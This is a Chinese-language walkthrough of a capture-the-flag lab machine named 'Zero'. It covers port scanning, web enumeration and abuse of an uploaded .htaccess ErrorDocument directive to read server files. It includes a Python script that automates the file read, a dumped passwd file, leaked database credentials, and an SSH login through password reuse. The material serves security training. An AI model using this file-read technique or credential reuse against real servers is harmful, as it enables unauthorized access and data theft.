
一、Nmap#
TCP 全端口扫描:
$ sudo nmap -sS -p- -Pn -n -T4 --min-rate 5000 10.129.234.62 -oA tcp_ports
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-08 21:48 EDT
Nmap scan report for 10.129.234.62
Host is up (0.0084s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
对开放端口进行详细扫描:
$ sudo nmap -sC -sV --reason -p 22,80 -Pn -n 10.129.234.62 -oA tcp_ports_detail
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-08 21:49 EDT
Nmap scan report for 10.129.234.62
Host is up, received user-set (0.0078s latency).

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 85:7b:10:68:1b:90:b6:10:52:57:f1:a9:fd:18:eb:6c (RSA)
|   256 2e:61:8d:35:14:d6:92:3a:71:74:f7:80:ba:76:21:f3 (ECDSA)
|_  256 d0:8b:7d:83:72:24:9c:b7:8f:bf:78:f9:16:05:8b:d9 (ED25519)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Page moved.
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.01 seconds
由于带上了 --reason,结果中会显示 TTL 值,从默认值 64 经过 VPN 网关减去 1 得到 63,这意味着目标大概率不处于 Docker 或者虚拟机中。
80 对应的是 Apache(版本为 2.4.41)启用的 HTTP 服务。
根据“Page moved”,大致知道:若直接访问,会进行一个重定向操作。
验证:
$ curl http://10.129.234.62
<html>
<head>
<meta http-equiv="refresh" content="0;/index.php" />
<title>Page moved.</title>
</head>
<body>
This page has moved. Click <a href="/index.php">here</a> to go to the new page.
</body>
</html>
200 响应,通过 JS 实现重定向,目的地址为 http://10.129.234.62/index.php。
二、80#
1、Walking#
浏览器访问:

一个名为 Zero 的主页托管商,特点:
- 支持 SFTP 安全上传
- 静态 HTML 支持
/attribution.php 端点显示了图片来源:

/stats.php 端点显示了关于网站的运作情况:

在注册端点(/signup.php),点击获取凭据之后,能看到:
- 用户名
- 密码
- SFTP 上传提示
- 个人主页面(
here)

这一注册过程是向 /get-credentials-please-do-not-spam-this-thanks.php 端点发送 GET 请求得到的:

当然你可以重复申请,对应的 /static 中的计数器会增 1,但没什么特别的。
出现了域名,添加到本地 hosts 文件中:
$ echo '10.129.234.62 zero.vl' | sudo tee -a /etc/hosts访问个人主页面只能看到一张图片:

响应头中会通过 X-Zero-Customer 显示用户信息:
$ curl http://zero.vl/~zro-dd49ce71/ -I
HTTP/1.1 200 OK
Date: Sun, 09 Aug 2026 02:27:39 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Zero-Customer: zro-dd49ce71
Last-Modified: Fri, 15 Feb 2019 21:03:16 GMT
ETag: "15d-581f51a8d6d00"
Accept-Ranges: bytes
Content-Length: 349
Vary: Accept-Encoding
Content-Type: text/html
页面源码中也没有额外的信息:
$ curl http://zero.vl/~zro-dd49ce71/
<!DOCTYPE html>
<html>
<head>
<title>Nothing here.</title>
<style>body { margin:0; padding:0; background:url("/dist/img/abstract-architecture-attractive-988873.jpg") no-repeat center center fixed; -webkit-background-size: cover; -moz-background-size: cover; -o-background-size: cover; background-size: cover; }</style>
</head>
<body></body>
</html>
目录名似乎是以:
~<username>的方式命名的。
这个个人网站应该是通过 jekyll 构建的,因为我在 /signup.php 页面源码中找到了:
Jekyll v3.8.5Jekyll,一个用 Ruby 写的静态网站生成器。
访问几个不存在的目录:
$ curl http://zero.vl/~zro-dd49ce71/abcd -v
* Host zero.vl:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.234.62
*   Trying 10.129.234.62:80...
* Connected to zero.vl (10.129.234.62) port 80
* using HTTP/1.x
> GET /~zro-dd49ce71/abcd HTTP/1.1
> Host: zero.vl
> User-Agent: curl/8.14.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 404 Not Found
< Date: Sun, 09 Aug 2026 02:29:51 GMT
< Server: Apache/2.4.41 (Ubuntu)
< X-Zero-Customer: zro-dd49ce71
< Content-Length: 269
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at zero.vl Port 80</address>
</body></html>
* Connection #0 to host zero.vl left intact


$ curl http://zero.vl/abcd -v
* Host zero.vl:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.234.62
*   Trying 10.129.234.62:80...
* Connected to zero.vl (10.129.234.62) port 80
* using HTTP/1.x
> GET /abcd HTTP/1.1
> Host: zero.vl
> User-Agent: curl/8.14.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 404 Not Found
< Date: Sun, 09 Aug 2026 02:29:59 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 269
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at zero.vl Port 80</address>
</body></html>
* Connection #0 to host zero.vl left intact没有发现额外的信息。
2、目录枚举#
$ feroxbuster -u http://10.129.234.62 -x php html zip bak

200      GET      820l     4248w    72859c http://10.129.234.62/info.php

200      GET        7l      971w    76855c http://10.129.234.62/dist/js/bootstrap.bundle.min.js
200      GET        7l     1966w   155758c
200      GET       81l      464w    44565c
301      GET        9l       28w      313c http://10.129.234.62/dist => http://10.129.234.62/dist/
found:22 errors:3 $ feroxbuster -u http://zero.vl/~zro-dd49ce71/ -x php html zip bak
200 GET 8l 27w 349c http://zero.vl/~zro-dd49ce71/index
200 GET 8l 27w 349c http://zero.vl/~zro-dd49ce71/index.html/dist 端点显示了目录列表:

JS 目录中,存在(扫描中也能看到):
bootstrap.bundle.min.js这是个名为 Bootstrap 的前端框架,版本号可以在文件开头注释信息中找到:
/*!
  * Bootstrap v4.3.0 (https://getbootstrap.com/)
  * Copyright 2011-2019 The Bootstrap Authors (https://github.com/twbs/bootstrap/graphs/contributors)
  * Licensed under MIT (https://github.com/twbs/bootstrap/blob/master/LICENSE)
*/3、phpinfo#
/info.php 端点是 phpinfo() 的结果:

几个信息:
- PHP 的版本号:7.4.3
- Apache 根目录:
/var/www/html - 服务器管理员:
webmaster@zero.vl - Apache 的主配置目录:
/etc/apache2 - PHP 的配置目录:
/etc/php/7.4/apache2
4、虚拟主机枚举#
$ ffuf -u http://10.129.234.62 -H 'Host: FUZZ.zero.vl' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -fs 205

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.234.62
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.zero.vl
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 205
________________________________________________

:: Progress: [19966/19966] :: Job [1/1] :: 1015 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
并没有什么发现。
三、.htaccess#
登入 SFTP:
$ sshpass -p aa5bda21 sftp zro-dd49ce71@10.129.234.62
Connected to 10.129.234.62.
sftp>
在 public_html 目录中能看到:
sftp> cd public_html/
sftp> ls
index.html
sftp> ls -la
drwxr-xr-x    2 1004     1004         4096 Aug  9 02:25 .
drwxr-xr-x    3 root     root         4096 Aug  9 02:25 ..
-rw-r--r--    1 root     root           49 Aug  9 02:25 .htaccess
-rw-r--r--    1 1004     1004          349 Feb 15  2019 index.html
index.html 是之前在用户主目录看到的内容(一面墙)。
.htaccess 是 Apache 针对当前目录(及其子目录)的配置文件,下载到本地查看:
sftp> get .htaccess
Fetching /public_html/.htaccess to .htaccess$ cat .htaccess
Header always set X-Zero-Customer 'zro-dd49ce71'仅有一行,即将响应头带上:
X-Zero-Customer 'zro-dd49ce71'在本地准备一个 PHP 文件,写入:
$ cat test.php
<?php phpinfo();?>
通过 SFTP 上传到服务器:
sftp> put test.php
Uploading test.php to /public_html/test.php
sftp> ls
index.html  test.php
访问:
$ curl http://zero.vl/~zro-dd49ce71/test.php
<?php phpinfo();?>
直接将源码作为响应正文输出,这意味着该目录中并没有 PHP 执行环境。
在 phpinfo 中,能找到 mod_php7 模块:

因此我打算在 .htaccess 中添加配置信息:
AddHandler application/x-httpd-php .php这会将 .php 后缀的文件交给 mod_php 去解析执行。
上传的时候出现了问题:
sftp> put .htaccess
Uploading .htaccess to /public_html/.htaccess
dest open "/public_html/.htaccess": Permission denied
这是因为,SFTP 在上传文件时,对于冲突文件(命名相同)会采取“新覆盖旧”的措施,而当前用户对 .htaccess 仅有读权限:
sftp> ls -la .htaccess
-rw-r--r--    ? 0        0              49 Aug  9 10:25 .htaccess
解决办法,将服务器上的 .htaccess 进行重命名操作:
sftp> rename .htaccess .htaccess_bak再次上传:
sftp> put .htaccess
Uploading .htaccess to /public_html/.htaccess
成功了。
访问 test.php:
$ curl http://zero.vl/~zro-dd49ce71/test.php
<?php phpinfo();?>
依旧没有成功,这可能受到 Apache 主配置文件的影响。
在 OneTwoSeven 靶机中,我曾使用 symlink 将主机的 root 目录(/root)软链接到了 Web Root 中的一个自定义目录。
尝试:
sftp> symlink /root /test
remote symlink file "/root" to "/test": Permission denied
因权限问题被拒绝了。
其他目录也是同样的结果:
sftp> symlink /home /test
remote symlink file "/home" to "/test": Permission denied
sftp> symlink /etc /test
remote symlink file "/etc" to "/test": Permission denied

我尝试过目录穿越,但是没有成功:
四、任意本地文件读取#
通过 Google 搜索:

HackTricks 提供了一种本地文件读取方法,即利用
ErrorDocument 404 %{file:/etc/passwd}前提条件:
- Apache 需要 2.4 及其以上版本
- Apache 主配置文件中,需要针对当前目录(
/var/www/html),开放.htaccess使用Fileinfo类型的指令。
虽然不知道主配置文件中的内容,但值得尝试。
在 .htaccess 中添加:
ErrorDocument 404 %{file:/etc/passwd}上传服务器后,访问不存在的页面触发 404 响应:
$ curl http://zero.vl/~zro-dd49ce71/abcd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
mysql:x:113:119:MySQL Server,,,:/nonexistent:/bin/false
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
zroadmin:x:666:666::/home/zroadmin:/bin/bash
fwupd-refresh:x:114:121:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:997:997::/var/log/laurel:/bin/false
zro-94146644:x:1001:1001::/home/zro-94146644:/bin/false
zro-a4dc962a:x:1002:1002::/home/zro-a4dc962a:/bin/false
zro-1742e12c:x:1003:1003::/home/zro-1742e12c:/bin/false
zro-dd49ce71:x:1004:1004::/home/zro-dd49ce71:/bin/false成功泄露文件。
为了更方便读取任意文件,我打算写一个 Python 脚本:
import paramiko
import sys
import requests

filename = sys.argv[1]

with open('.htaccess','w') as f:
    f.write('ErrorDocument 404 %{file:' + f'{filename}' + '}')

ssh = paramiko.SSHClient()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

ssh.connect(
    username = 'zro-dd49ce71',
    password = 'aa5bda21',
    port = 22,
    hostname = '10.129.234.62',
    timeout = 10
)

sftp = ssh.open_sftp()

sftp.put('.htaccess', 'public_html/.htaccess')

rep = requests.get('http://zero.vl/~zro-dd49ce71/abcd')

print(rep.text)

file = filename.split('/')

with open(file[-1], 'w') as f:
f.write(rep.text)用法:
python r_file.py <file_path>这会读取指定文件中的内容,并且在本地保存它。
对于不存在或者无权限读取的文件会正常响应 404 中的内容。
我打算读取 /var/www/html 中的已知文件。
在 stats.php 文件中泄露了数据库以及数据库登入凭据:
$mysqli = new mysqli("localhost", "zroadmin", "correct-horse-battery-staple", "zro");通过尝试,存在密码复用的现象,我可以用该凭据获得 zroadmin shell:
$ sshpass -p correct-horse-battery-staple ssh zroadmin@10.129.234.62
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1084-aws x86_64)

 System information as of Mon Aug 10 03:27:50 UTC 2026

  System load:  0.02              Processes:             219
  Usage of /:   66.4% of 5.05GB   Users logged in:       0
  Memory usage: 11%               IPv4 address for eth0: 10.129.234.62
  Swap usage:   0%

  => There is 1 zombie process.
zroadmin@zero:~$
五、zroadmin shell#
1、信息搜集#
在家目录中,能找到 User Flag:
zroadmin@zero:~$ cat user.txt
9142c1f*******************
该用户并不具备 sudo 权限:
zroadmin@zero:~$ sudo -l
[sudo] password for zroadmin:
Sorry, user zroadmin may not run sudo on zero.
访问 Mysql:
zroadmin@zero:~$ mysql -u zroadmin -pcorrect-horse-battery-staple zro
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1594
Server version: 10.3.39-MariaDB-0ubuntu0.20.04.2 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [zro]> show tables;
+---------------+
| Tables_in_zro |
+---------------+
| stats         |
+---------------+
1 row in set (0.001 sec)

MariaDB [zro]> select * from stats;
+--------+---------+----------+----------+------------------+---------------------------+
| numadm | numuser | numpages | numsocks | sysload          | uptime                    |
+--------+---------+----------+----------+------------------+---------------------------+
|      1 |       4 |       10 |        1 | 0.06, 0.06, 0.02 | 1 day, 1 hour, 51 minutes |
+--------+---------+----------+----------+------------------+---------------------------+
1 row in set (0.001 sec)

MariaDB [zro]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| zro                |
+--------------------+
2 rows in set (0.001 sec)没什么有意思的信息。
查看端口情况:
zroadmin@zero:~$ ss -ltupn
Netid         State          Recv-Q         Send-Q                 Local Address:Port                  Peer Address:Port         Process
udp           UNCONN         0              0                      127.0.0.53%lo:53                         0.0.0.0:*
udp           UNCONN         0              0                            0.0.0.0:68                         0.0.0.0:*
tcp           LISTEN         0              4096                   127.0.0.53%lo:53                         0.0.0.0:*
